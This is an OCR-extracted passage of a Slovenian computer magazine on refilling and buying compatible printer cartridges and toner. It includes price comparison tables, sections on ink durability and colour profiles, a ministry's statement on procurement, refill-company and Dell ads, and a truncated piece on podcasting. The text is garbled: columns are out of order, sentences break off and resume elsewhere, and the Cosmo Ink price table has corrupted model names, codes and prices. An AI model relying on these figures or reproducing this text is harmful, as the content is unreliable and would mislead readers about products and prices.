CA BC-20	10.602	5.880	-	45
CA BX-20	9.536,40	5.880	-	38
CA BCI-21bk	2.258,40	1.020	-	55
CA BCI-21c	5.820	1.548	-	73
CA BCI-24bk	2.216,40	1.548	1.072,80	30
CA BCI-24c	4.852,80	1.788	1.971,60	63
CA BCI-6c	2.973,60	1.680	-	44
CA BCI-11bk	3.240	2.280	-	30
CA BCI-11c	5.988	3.600	-	40
CA BCI-15bk	5.721,60	2.400	-	58
CA BCI-15c	8.919,60	3.360	-	62

### Potencialni prihranki

Kako velik je prihranek, je tudi tu odvisno od modela tiskalnika. V spodnji tabeli smo zbrali primerjavo med cenami originalnih, obnovljivih in združljivih kaset z barvili. Opozorjamo, da gre v tem primeru za **priporočene cene** tako na eni kot na drugi strani, zato dopuščamo, da so dejanske cene na trgu še nekoliko nižje. Cene originalov in ponudbo blagovne znamke Pelikan smo našli na spletni trgovini Enea.com, cene obnovljivih črnilnikov pa iz cenika podjetja Refill. Prihranek v zadnjem stolpcu pomeni razliko v odstotkih med cenami originalne in obnovljene kasete.

preprosto izberete pravi profil. Če tega ni in profila ni mogoče nikjer dobiti, potem je alternativni barvilnik primeren predvsem za poslovno grafiko (grafikoni, manj zahtevne slike ...), kjer barve niso toliko pomembne, predvsem pa je pomembna cena.



### OBSTOJNOST POCENI BARVIL

Ugotavljanje, ali so alternativna barvila enako obstojna kot originalna, je zamudno opravilo. Ves natisnjen material bi bilo treba izpostaviti

### Nastavitev barvnega profila tiskalnika



Največje izgube imamo pri prevodu iz računalniškega formata **RGB** v tiskalniški barvni prostor **CMYK**. Vsaka kombinacija barvilo-papir nam bo dala drugačen videz barv in v gonilniku tiskalnika imamo ponavadi navedenih le nekaj možnosti – običajno kombinacij, ki ustrezajo proizvajalčevi znamki papirja in črnila. Kadarkoli tiskamo na drugačne papirje ali z drugačnimi barvili, kot jih priporoča proizvajalec, je priporočljivo izdelati **barvni profil, ki ustreza določenemu tiskalniku**. To omogoča program za spreminjanje barv – običajno je to v okolju Windows **Microsoftov ICM** ali še boljše **Adobov ACE** – iz enega barvnega prostora v drugi.

**Barvni ICC-profil tiskalnika** dobimo tako, da odtisnemo vzorec, ki ima točno določene vrednosti. Te vrednosti izmerimo s spektrofotometrom in jih pretvorimo v ustrezen zapis, za kar običajno poskrbijo programi, priloženi spektrofotometru. Nekatere naprave odčitajo vzorce samodejno, druge ročno. V nekaterih primerih imamo vzorce s 15 ali 25 barvnimi odtentki, v drugih pa take z več kakor 700 odtentki. Več jih je, natančnejši je profil in dlje časa trajajo meritve. 150 vzorcev je običajno dovolj, da izdelamo zelo dober ICC-profil svojega tiskalnika.

Ta profil lahko priprnemo datoteki v Photoshopu z ukazom View/ Proof setup/ Custom/ Naše ime profila, in če nam tiskalnik dovoli izklop njegovih podprogramov, lahko na zaslonu vidimo in uredimo precej točen barvni videz končne slike.

➤ **Raziskave so pokazale, da so poceni (neoriginalna) barvila bistveno manj obstojna kot originalna.**

sončni svetlobi oziroma razmeram, ki so jim izpostavljene fotografije tudi sicer, in čakati na spremembe, pri tem pa hraniti kopijo vsakega odtisa v omari in po določenem času izvesti primerjavo. Ker bi bilo takšno čakanje predolgo, si tega seveda doma ne privoščimo. Zato so se tega lotile različne neodvisne institucije, ki **preverjajo obstojnost črnil**. Opremljene so s posebnimi komorami, kjer fotografije **umetno starajo**. Izpostavljajo jih UV-sevanju in različnim temperaturam. S tem v nekaj urah dosežejo staranje, primerljivo z leti, ko bi fotografija visela v domači dnevni sobi. V laboratoriju **Wilhelm Imaging Research** ([www.wilhelm-research.com](http://www.wilhelm-research.com)) so preizkusili kar nekaj barvil, ki se prodajajo po svetu. Njihovi izsledki kažejo, da so poceni (neoriginalna) barvila bistveno manj obstojna kot originalna. Seveda so bila od enega do drugega proizvajalca »ponaredkov« precejšnja odstopanja. V glavnem

## obnavljanje barvilnih kaset za brizgalne tiskalnike

pa so bila originalna črnila obstojna nekaj deset let, alternativna pa le nekaj let. Tega neposredno sicer ne moremo uporabiti in iz tega izpeljati trditve, da so vsa poceni črnila manj obstojna. Ker proizvajalci alternativnih črnil le stežka kopirajo originalna in obdržijo nizko ceno, pa bi lahko dokaj varno sklepali, da je pri večini tako.

In koliko je v resnici obstojnost izpisa pomembna? Ni dvoma, da je. Natisnjeno fotografijo želimo v nespremenjenem stanju veliko let. Idealno bi bilo, če bi takšna ostala večno. To se seveda ne bo zgodilo. Z leti bo vsaka fotografija zbledela ali se bo porušilo razmerje barv. Po drugi strani pa je tudi res, da imamo original v digitalni obliki, ki se pravilno shranjen ne stara in, razen če ga izgubimo zaradi okvare strojne opreme ali recimo optičnega medija, lahko fotografijo natisnemo znova in znova in znova. Zadeva sicer ni poceni, a to je kljub vsemu bolje kot gledati zbledelo sliko. ■

Neodvisni test barvil mednarodne potrošniške organizacije je pokazal, da glavni magnet pri nakupu združljivih barvil ni nujno samo nizka cena, saj je kar nekaj združljivih barvil kakovostno na ravni originalnih, ob tem pa so tudi do 40 in več odstotkov cenejša.

## Primerjava med cenami originalnih, obnovljivih in združljivih kaset (tonerji)

HP	Original	Refill	Pelikan	Prihranek (original/Refill) v %
HP 92274A	24.292,80	13.920	13.275,60	43
HP 92275A	27.957,60	16.920	13.417,20	39
HP 92291A	34.717,20	21.960	-	37
HP 92295A	26.353,20	15.600	11.988	41
HP 92298A	23.642,40	15.600	13.998	34
HP 92298X	24.633,60	18.000	14.988	27
HP C3900A	37.998	24.600	22.425,60	35
HP C3903A	19.998	14.400	11.925,60	28
HP C3906A	15.352,80	10.920	8.988	29
HP C3909A	42.990	34.800	26.624,40	19
HP C4092A	12.990	10.800	8.925,60	17
HP C4096A	22.602	18.000	15.675,60	20
HP C4127A	22.394,40	19.800	13.998	12
HP C4127X	28.645,20	23.400	17.250	18
HP C4129X	36.768	29.880	24.300	19
HP C4182X	44.269,20	37.200	26.988	16
HP C4191A	19.998	18.000	-	10
HP C4192A, 93A in 94A	31.353,60	25.200	-	20
HP C4195A	19.372,80	17.400	-	10
HP C7115A	13.958,40	12.000	9.675,60	14
HP C7115X	16.998	15.600	12.674,40	8
HP C8061A	23.988	20.400	16.500	15
HP C8061X	28.645,20	25.800	22.425,60	10
HP C9700A	19.374	16.200	-	16
HP C9701A, 02A in 03A	23.436	19.200	18.990	18
HP C9704A	42.290,40	34.800	-	18
HP C9720A	39.477,60	32.400	29.988	18
HP C9721A, 22A, 23A in 30A	53.331,60	43.200	34.425,60	19
HP C9731A, 32A in 33A	72.912	60.000	-	18
HP Q1338A	35.988	31.200	26.250	13
HP Q1339A	52.288,80	42.000	34.425,60	20
HP Q2610A	27.990	22.800	19.998	19
HP Q2612A	16.666,80	13.320	12.600	20
HP Q2613A	16.874,40	15.000	12.742,80	11
HP Q2624A	18.750	14.400	13.998	23
HP Q2670A	33.540	26.400	-	21
HP Q2671A, 72A in 73A	32.988	26.280	-	20
HP Q2681A, 82A in 83A	42.990	33.600	-	22
HP Q3960A	24.990	17.400	-	30
HP Q3961A, 62A in 63A	24.990	20.400	-	18
HP Q3964A	42.290,40	34.800	-	18
HP Q5942A	38.955,60	30.000	-	23
HP Q5942X	58.954,80	45.600	-	23
HP Q5949A	18.750	16.200	-	14
HP Q5949X	33.990	28.200	25.998	17
HP Q6511A	32.394	26.400	-	19
HP Q6511X	54.373,20	44.000	-	19
<b>Brother</b>				
BR TN-200	14.988	6.600	-	56
BR TN-3030	16.312,80	13.800	-	15
BR TN-3060	20.988	16.800	13.425,60	20
BR TN-6600	19.998	14.400	13.498,80	28
BR TN-7600	19.998	17.400	13.498,80	13
BR TN-8000	7.762,80	6.240	4.998	20
BR DR-7000	38.812,80	28.800	-	26
BR DR-6000	38.475,60	25.200	-	35
<b>Kyocera</b>				
KY TK-17	19.998	15.000	-	25
KY TK-18	19.998	16.200	-	19
KY TK-50	24.990	20.400	-	18
KY TK-55	27.940,80	20.400	-	27
KY TK-60	24.758,40	20.400	-	18
KY TK-65	32.404,80	22.200	-	31

**KAJ PA STROŠKI ????**  
*Stroški so najpomembnejši del poslovanja!*

Dnevno se srečujete z vprašanjem "zniževanja" stroškov. Ali ste se kdaj spraševali, koliko Vi, Vaš oddelek ali Vaše podjetje letno porabi za stroške, kot so tonerji, črnila, pisalni trakovi za tiskalnike, faks, fotokopirne stroje? Poskusite si odgovoriti. Če smo vas dovolj močno izzvali in ste dosledni, boste poklicali v računovodstvo in prišli stvari do dna. Ugotovili boste, da so stroški mnogo višji, kot ste si predstavljali! Prav "tu" Vam mi nudimo rešitev in s tem velik prihranek za vaše poslovanje.

Za podrobnejše informacije lahko pokličete na telefonsko številko **01/200 71 87** ali obiščete spletno stran **www.refill.si** ter tako izveste več o nas.

Naše poslanstvo je, da svoje zaposlene in stranke spodbujamo k varovanju okolja.



# Boj za poslovni svet

Laserski tiskalniki večinoma (še) niso našli svojega mesta v naših domovih, so pa veliko pogostejši v podjetjih. Prihranek pri nakupu obnovljene kasete s črnilom oz. barvilom je občuten že, če ga kupite v trgovini, še veliko večji pa je, če ste dovolj veliki, da s podjetjem, ki kasete obnavlja, sklenete poslovni dogovor.

**Pišeta: Marjan Kodelja in Zoran Banovič**

marjan.kodelja@mojmikro.si, zoran.banovic@mojmikro.si



Obnavljanje kaset se, kot kaže, spleča.

V slednjem primeru, odvisno o tega, kako spretni boste pri dogovarjanju, koliko »posla« boste prinesli in kakšne tiskalnike imate, lahko prihranite dosežejo tudi **50 odstotkov**. Podatki po svetu kažejo, da nakup obnovljene kasete prinese **najmanj 25-odstotni prihranek**. Kot zanimivost naj navedemo, da je veliko (za slovenske razmere) podjetje v enem letu na ta račun prihranilo **tri milijone tolarjev**. Še nekaj kaže v prid dolgoročnemu dogovoru. Znano je, da podjetja za obnovo kaset odkupujejo le enkrat rabljene kasete, ki jih nato kot obnovljene prodajajo pod svojo blagovno znamko. V primeru dolgoročnega sodelovanja pa vam lahko toner obnovijo večkrat. Število obnov pa je odvisno od vdelanih materialov (povprečno tudi do 7-krat).

➤ **Nakup obnovljene kasete prinese najmanj 25-odstotni prihranek, večje podjetje pa lahko doseže še precej ugodnejši dogovor.**

prepričate, kako obnova poteka. Če ste seveda dovolj velika potencialna stranka, da vam ogled omogočijo. Kot v veliko primerih je tudi tu pomembno, kakšen ugled si je podjetju za obnovo uspelo ustvariti na trgu

Obnavljanje laserskih tiskalnih kaset bo tudi v bodoče **dobra poslovna priložnost**, vsaj zaradi dveh dejstev. Vse bolj so namreč priljubljeni **barvni laserski tiskalniki**, ki cenovno niso več tako odmaknjeni od kakovostnejših brizgalnikov, hkrati pa omogočajo nižje stroške na izpis strani. Po drugi strani pa padajo cene tudi običajnim laserjem, kar jim daje priložnost na trgu domačih uporabnikov. Ti pa so veliko občutljivejši na cene potrošnega materiala, kot so glede tega občutljiva podjetja.

### KOMU ZAUPATI?

Podjetja za obnovo se med seboj razlikujejo po **trudu**, ki ga vložijo v obnovo. Ker še ni standarda, ki bi jasno določal, kaj je treba storiti oziroma omogočal ločevanja zrnja od plev, uporabniki le stežka ocenimo, kateri ponudnik je dober in kateri ne. Razmere so toliko težavnejše, ker odločanje po metodi preizkušanja ni najbolj priporočljivo. Težave, ki lahko nastanejo zaradi nekakovostnega izpisa ali celo okvare tiskalnika, so preprosto prevelika ovira. Nekoliko lažje je, če se odločite za **domače podjetje** za obnovo, saj se pri njem lahko na svoje oči

### Kje lahko nastanejo težave

Največja težava pri obnavljanju tiskalniških kaset je povezana s **kakovostjo prahu** (ali so vsi delci enako veliki) in njegovo količino. Če prah ni kakovosten, se to pozna pri izpisu, drugi dejavnik pa se pokaže pri dejstvu, da obnovljene kasete ne zagotavljajo enakega števila izpisov kot originalni. V tem primeru je težko govoriti, da so obnovljene kasete cenejše od originalov.

### OBNOVA KASETE V PRAKSI

V praksi je pravi način obnove kasete dokaj zamudno opravilo. Staro kaseto je treba v **celoti razstaviti in dobro očistiti**. Preveriti je treba izrabo (stanje) vseh delov in tiste, ki niso dovolj dobri, zamenjati z novimi. Nekateri »obnovitelji« vedno zamenjajo valj (imaging drum) in mehanizem za odstranjevanje odvečnega prahu (wiper blade), drugi to storijo zgolj po potrebi (takšni obnovljeni tonerji so najcenejši). Gre torej za dve kakovostni stopnji obnove, pri čemer mora biti stopnja obnove na obnovljivi kaseti označena. Če je obnova popolna, ne bi smelo priti do različnih kakovosti izpisa in obnovljena kasete bi morala dosežati enako kakovost izpisa kot originalni. Po očiščenju in zamenjavi izrabljenih delov sledi **polnjenje** kasete s prahom (barvilom). Kot zadnji korak sledi še **preizkus delovanja**. Takšen je pravi postopek. Nikakor pa ni pravilno, če obnavljanje vključuje **zgolj polnjenje** kasete (in morda površno zunanje čiščenje), kar je cenovno sicer lahko vabljivo, a je kakovost tako obnovljenega slaba.

### Potencialni prihranki

Kolikšen je prihranek, je močno odvisno od znamke in modela laserskega tiskalnika. V spodnji tabeli smo zbrali primerjavo med cenami originalnih, obnovljivih in združitljivih tiskalniških kaset. Opozarjamo, da gre v tem primeru za **priporočene** cene tako na eni, kot na drugi strani, zato dopuščamo, da so dejanske cene na trgu še nekoliko nižje. Cene originalov in ponudbo blagovne znamke Pelikan smo našli na spletni trgovini Enaa.com, cene obnovljivih kaset pa iz cenika podjetja Refill. Prihranek v zadnjem stolpcu pomeni razliko v odstotkih med cenami originalne in obnovljene kasete. (tabela na levi strani)

**OBNOVA KARTUS IN TONERJEV**

**ZA VSE VRSTE TISKALNIKOV**

**GARANCIJA**  
na vsa področja

**DOSTAVA**  
V vsa mesta v Sloveniji

**ODKUP**  
praznih kartus in tonerjev

**COSMO INK**

Polna ulica 16, 1351 Brezovica  
Tel.: 01/3657-383, 041/684-023  
info@cosmo.si, www.cosmo.si

KODA	MODEL TISKALNIKA	ŠT. STRAN	Cena s št. strani	Cena s št. strani (dru.)
<b>OBNOVLJIVI TONERJI ZA ČRNO BELI LASERSKI TISKALNIK</b>				
HP 02612A	HP 1500/13/1520	25000	18800,00	18800,00
HP 02618A	HP 1500/1500/1520	25000	17900,00	17900,00
HP 04552A	HP 1100/1200	15000	13000,00	13000,00
HP 02619A	HP 1100/1100	15000	10800,00	10800,00
HP 02613A	HP 1300	25000	10800,00	10800,00
FX2	CANON FAX FAX L300/300/300/300	12000	8300,00	8300,00
ML 1872	SAMSUNG ML 1210 x 1120 x 1120	12000	8300,00	8300,00
BCR 4214	SAMSUNG BCR 4214/4214/4214	12000	8300,00	8300,00
ML 1872 BK	SAMSUNG ML 1210 VEČJE POLNILENJE	25000	53300,00	53300,00
<b>OBNOVLJIVI TONERJI ZA BARVNE LASERSKE TISKALNIKE</b>				
HP 02616A	HP 1500/1500/1500/1500	10000	15300,00	15300,00
HP 02614A	HP 1500/1500 (2000) BARVNI	10000	14100,00	14100,00
HP 02617A	HP 1500/1500/1500 BARVNI	10000	13800,00	13800,00
HP 02615A	HP 1500/1500 BARVNI	10000	14300,00	14300,00
MC 2022 BA	MANOLTA QMS 2000 CRNI	45000	12000,00	12000,00
MC 2022 CA	MANOLTA QMS 2000 BARVNI	45000	20000,00	20000,00
HP CLP 3500C	SAMSUNG CLP 3500/3500C CRNI	12000	13300,00	13300,00
HP CLP 3500C	SAMSUNG CLP 3500/3500 BARVNI	12000	13300,00	13300,00
<b>OBNOVLJIVE KARTUSE ZA BRUŽIČNE TISKALNIKE</b>				
EPSON 84	EPSON 84	1000	3800,00	3800,00
EPSON C84C84C84S	EPSON C84C84C84S	1000	7300,00	7300,00
CANON 1	CANON 1 (compat) CANON BCI 210A CRNA	1000	1000,00	1000,00
	BCI 210A BARVNA	1000	1000,00	1000,00
	BCI 2 CRNA	1000	1417,00	1417,00
	BCI 3 BARVNA	1000	1187,00	1187,00
	BROTHER LC (patent) BROTHER LC	1000	1487,00	1487,00

**www.cosmo.si**

državna uprava in alternativni ponudniki

## Kaj pa varčevanje?

V Italiji velja pravilo, da mora njihova državna uprava vsaj 30 odstotkov pisalnih medijev kupiti pri alternativnih ponudnikih. Kako je s tem pri nas, ko ni pravila in je država doslej kupovala izključno originale? Iz ministrstva za javno upravo so nam na naše vprašanje izčrpno odgovorili.

**Piše: Marjan Kodelja**

marjan.kodelja@mojmikro.si

Navajamo njihov odgovor:

»Tonerji, barvila ter voski so pakirani v kasetah ali valjih in se v celoti obravnavajo kot potrošni material. Kot dobri gospodarji se na Ministrstvu za javno upravo držimo priporočil proizvajalca in priporočamo uporabo originalnega potrošnega materiala, kajti v primeru okvare tiskalnika le-temu zapade garancija, če se ugotovi nepravilna uporaba ali uporaba neustreznega potrošnega materiala. Poleg tega proizvajalec potrošnega materiala tudi predpiše minimalno število natisnjenih strani, ki jih je z eno enoto mogoče narediti, medtem ko »domači polnilci« tega ne zagotavljajo. Pri tem je potrebno pogledati na dva problema, če vzamemo za primer laserske tiskalnice:

- potrošni material sestavlja toner, vložen v ustrezno kartošo z valji. Originalno izdelana kartoša je optimalno napolnjena s tonerjem, ki skupaj z vsemi pomičnimi deli zagotavlja nekaj tisoč natisnjenih strani (skladno z deklaracijo proizvajalca). Poraba tonerja pomeni tudi izrabo vrtečih se delov (bobni, valji, zobniki). Če se taka kartoša ponovno napolni in se ne zamenja tudi iztrošenih vrtečih se delov, se pri uporabi ne tvega samo slabša kakovost tiskanja, temveč tudi fizična poškodba osnovnega sredstva zaradi obrabe in neustreznih toleranc zobnikov.
- originalno pakirane kartoše vsebujejo kemično gojene tonerje, kar pomeni, da so vsi delci v prahu enako veliki. Tonerji, ki se dobijo na trgu namenjeni za »re-fill«, pa so pogosto pridobljeni z mletjem kristalov, ki pa pri iztrošenih mlinih ne zagotavljajo enako velikih delcev.

Pri uporabi tintnih tiskalnikov, se še lahko tolerira »re-fill«, kadar ne gre za vrteče se dele, čeprav proizvajalci to odsvetujejo. Vendar je cena polnjenja kartoše z barvo na trgu že zelo podobna ceni nove originalne kartoše, zato se uporabniki pogosteje odločijo za nakup slednje. V primeru uporabe »piezo« glav pa ima tudi ta svojo življenjsko dobo. Pri uporabi voskov nismo zaznali ponudbe na domačem trgu.

Za uporabnike in lastnike tiskalnika je pomembno:

- zagotavljanje deklariranega števila natisnjenih strani ob enaki kakovosti,
- ohranjanje življenjske dobe tiskalnika, zlasti pa
- ohranitev garancije tiskalnika.

Ob odločitvi nakupa neoriginalnega potrošnega materiala, je potrebno pretehtati vse tri navedene zahteve.

Glede na oceno stanja na trgu, kjer je cena polnjenja kartoše z barvo že zelo podobna ceni nove originalne kartoše menimo, da izračun potencialnega prihranka in neposredna primerjava, ob upoštevanju prej naštetih prednosti uporabe originalnih kartoš, ni smiselna, saj bi lahko zaradi morebitnih okvar tiskalnikov ob uporabi neoriginalnih kartoš nastali stroški.

V letu 2004 je bilo izvedeno skupno javno naročilo (ne po sklepu vlade, ampak na osnovi prejetih pooblastil državnih organov) za nabavo pisarniškega materiala in tonerjev. Na osnovi tega sta bili sklenjeni dve krovni pogodbi z dobaviteljem pisarniškega materiala in z dobaviteljem tonerjev za vse organe, ki so nam pooblastila posredovali. Ta pogodba je še aktualna in se izteče konec marca 2006. V tem trenutku potekajo zadnje priprave za novo skupno javno naročilo (predlog za sprejem sklepa je v vladni proceduri), s katerim bomo za prihodnje obdobje na podoben način uredili nabavo tonerjev in pisarniškega materiala. ■

naše mnenje

## Malo sprememb v enem letu

Seveda, in kot je običaj, zdaj pričakujete od nas, da vam kot strokovni medij podamo en sam predlog, po možnosti z imenom podjetja in cenami, kako se odločati. Žal vam tega ne moremo dati, in kdor trdi nasprotno, laže. Tudi, če bi se odločili za natančno testiranje, umerjanje tiskalnikov in nato preglede pod mikroskopom, vam to ne bo kaj dosti pomagalo. To smo naredili pred enim letom, natančneje v maja 2005, članek pa lahko najdete tudi na naši spletni strani. Takrat smo natisnili enake strani s HP-jevimi tiskalnikom in različnimi alternativnimi barvili zanj (obnovljenimi in združljivimi). Na teh primerih nam je uspelo dokazati, da **razlike obstajajo**, vendar po drugi strani tudi, da so bile **majhne**.

Kako je torej mogoče preveriti **kakovost barvila**? Realen test bi bil tiskanje fotografij in izpis besedil v daljšem časovnem obdobju z velikim številom porabljenih kartoš in goro potiskanega papirja. Med testom bi potem šteli, kolikokrat se je glava zamašila in kako »temeljito«. Seveda bi enak test morali izvesti z vsemi testiranimi kartošami, tudi originalnimi, ki bi pomenile referenčno vrednost.



### Izberite pravo kaseto z barvilom

Potem bi primerjali število napak in ocenili kakovost črnih oz. barvil oziroma vsaj njihov vpliv na brizgalne šobe. Si lahko predstavljate, koliko časa bi bilo potrebno in kako navdušeno bi sodelovali vsi ponudniki barvil. Torej bo treba ugotoviti kako in kaj skozi uporabo. Tukaj je vsak uporabnik sam. In če imate težave z določenimi kartošami, lahko še vedno zamenjate proizvajalca.

V zadnjem letu se razmere na trgu niso veliko spremenile. Še vedno so na enem bregu originali in na drugem vse ostalo, s tem da so slednji **veliko manj medijsko prisotni**. Bodisi so zadovoljni s prodajo prek svojih spletnih trgovin (ali spletnih trgovin prodajalcev računalniške opreme) ali pa so se omejeno spustili v prodajo na klasičnih trgovskih policah. Rezultati merjenja trga po svetu (pri nas takšne raziskave še ni bilo) kažejo podobno sliko. Podjetja se redkeje odločajo za alternativno ponudbo. Po njej posegajo **domači uporabniki in mala podjetja**, ki so občutljivejša na cene izdelkov. Morda je tako tudi zato, ker velika podjetja kupujejo večje količine in so zaradi tega upravičene do manjših oziroma večjih popustov. Originali jih stanejo manj kot običajne državljane, hkrati pa se tako tudi izognejo težavam uporabe alternativnih izdelkov.








# Priključite se. Brez kablov.

Zmogljivost in učinkovitost v elegantnem tankem ohišju



Dell™ priporoča Windows® XP Professional.

Dell™ Latitude™ - družina ultra-lahkih prenosnih računalnikov z Intel® Centrino™ mobilno tehnologijo se odlikuje z izjemno mobilnostjo ob nezmanjšani uporabnosti in zmogljivosti.

Dell™ Latitude™ D610 je namenjen uporabnikom, ki cenijo prilagodljivost, prenosnost in priročnost na delovnem mestu.



### Dell™ Latitude™ D610

Intel® Centrino™ mobilna tehnologija z varčnim Intel® Pentium® M procesorjem 760 (1.73GHz, 2MB L2 predpomnilnika, 533MHz FSB) in Intel® PRO/Wireless 2200 (802.11b) mrežno kartico

Genuine Windows® XP Professional - ang.

80GB trdi disk

ATI RADEON X300 64MB

512MB RAM

8xDVD-RW

14" SXGA+ aktivna matrika (TFT)

34.3 mm (v) x 312 mm (š) x 262.2 mm (g)

teža od 2.12 kg

## 395.160 SIT

Cena vključuje DDV.

Možnost plačila na 24 obrokov!

Dell™ Latitude™ D510 je namenjen uporabnikom, ki si želijo za ugodno ceno zagotoviti produktivnost, skrito v lahkem in tankem ohišju.

### Dell™ Latitude™ D510

Intel® Centrino™ mobilna tehnologija z varčnim Intel® Pentium® M procesorjem 735 (1.73GHz, 2MB L2 predpomnilnika, 533MHz FSB) in Intel® PRO/Wireless 2200 (802.11b) mrežno kartico

Genuine Windows® XP Professional - ang.

80GB trdi disk

512MB RAM

8xDVD±/RW izmenljiva enota

15" XGA aktivna matrika (TFT)

31.8 mm (v) x 338 mm (š) x 273 mm (g)

teža od 2.36 kg

## 313.320 SIT

Cena vključuje DDV.

Možnost plačila na 24 obrokov!

Za več informacij pokličite na **01/520 59 00, 03/428 49 00, 05/662 28 02** ali pogledjte na **www.fmc.si!**

**PODBLAŠČENI PARTNERJI:** Miška d.o.o., Letališka 32, 1000 Ljubljana - tel: 01/520-51-50 - Advant d.o.o., Cesta na Brdo 119A, 1000 Ljubljana - tel: 01/470-00-00 - Skill Informatika d.o.o., Tržaška 330, 1000 Ljubljana - tel: 01/423-55-51 - CGS plus d.o.o., Brncičeva ulica 13, 1000 Ljubljana - tel: 01/530-11-00 - Izid d.o.o., Cesta v Gorice 36, 1000 Ljubljana - tel: 01/24-28-340 - ABIT d.o.o., Zasuvska cesta 95, 1231 Ljubljana, tel: 01/56-36-300 - Sinfonika d.o.o., Motnica 7, 1236 Trzin - tel: 01/588-71-00 - Bitis d.o.o., Lepovčič 23, 1310 Ribnica - tel: 01/836-97-90 - Energodata d.o.o., Belokranjska ulica 4, 2000 Maribor - tel: 02/300-43-60 - Infosys d.o.o., Čečovje 5, 2390 Ravne na Koroškem - tel: 02/821-78-88 - HIS d.o.o., Cesta Žalskega tabora 1, 3310 Žalec - tel: 03/713-23-50 - Ržišnik & Perc d.o.o., Delavska cesta 24, 4208 Senčur - tel: 04/279-18-00 - TI d.o.o., www.mimovrste.com - Clemente Vasja Bilaz s.p., Vipavska 10, Rožna dolina, 5000 Nova gorica - tel: 05/333-19-00 - Minicom d.o.o., Čopova ulica 28, 9000 Murska Sobota - tel: 02/535-10-10

Easy as **DELL™**

Click **www.fmc.si**

©2005 Dell Computer Corporation. Subject to availability, prices and specifications are correct at date of publication and may change without notice. Upgrade prices apply with system purchase only. Dell, the Dell logo and Latitude are either trademarks or registered trademarks of Dell Computer Corporation. Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo, Xeon and Pentium are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries. Microsoft and Windows are registered trademarks of Microsoft Corporation. Dell disclaims interest in the marks and names of others. Certain Microsoft® software products included with this computer may use technological measures for copy protection. In such event, you will not be able to use the product if you do not comply with the product activation procedures. Product activation procedures and Microsoft's privacy policy will be detailed during initial launch of the product, or upon certain re-installations of the software product(s) or reconfigurations of the computer, and may be completed by Internet or telephone (call charges may apply).

## ŠIROKE MOŽNOSTI UPORABE

In za kaj vse je poddajanje primerno? Kje vse lahko uporabimo podcasting? Pravzaprav za **vsa področja, kjer sta prisotna avdio in video**, pa naj gre za informativne, zabavne ali izobraževalne vsebine. Ideje so hitro pograbile glasbene skupine, spletne založbe, izobraževalne ustanove, pa tudi klasični mediji, ki so v tej tehnologiji takoj prepoznali logični internetni podaljšek svojega običajnega programa. Zanimivo je tudi, da se je podcast močno in hitro zasidral med avtorji **spletnih dnevnikov**, blogerji, pa najsi gre za tehnično in strokovno naravnane vsebine, ali pa za osebno izpovedno

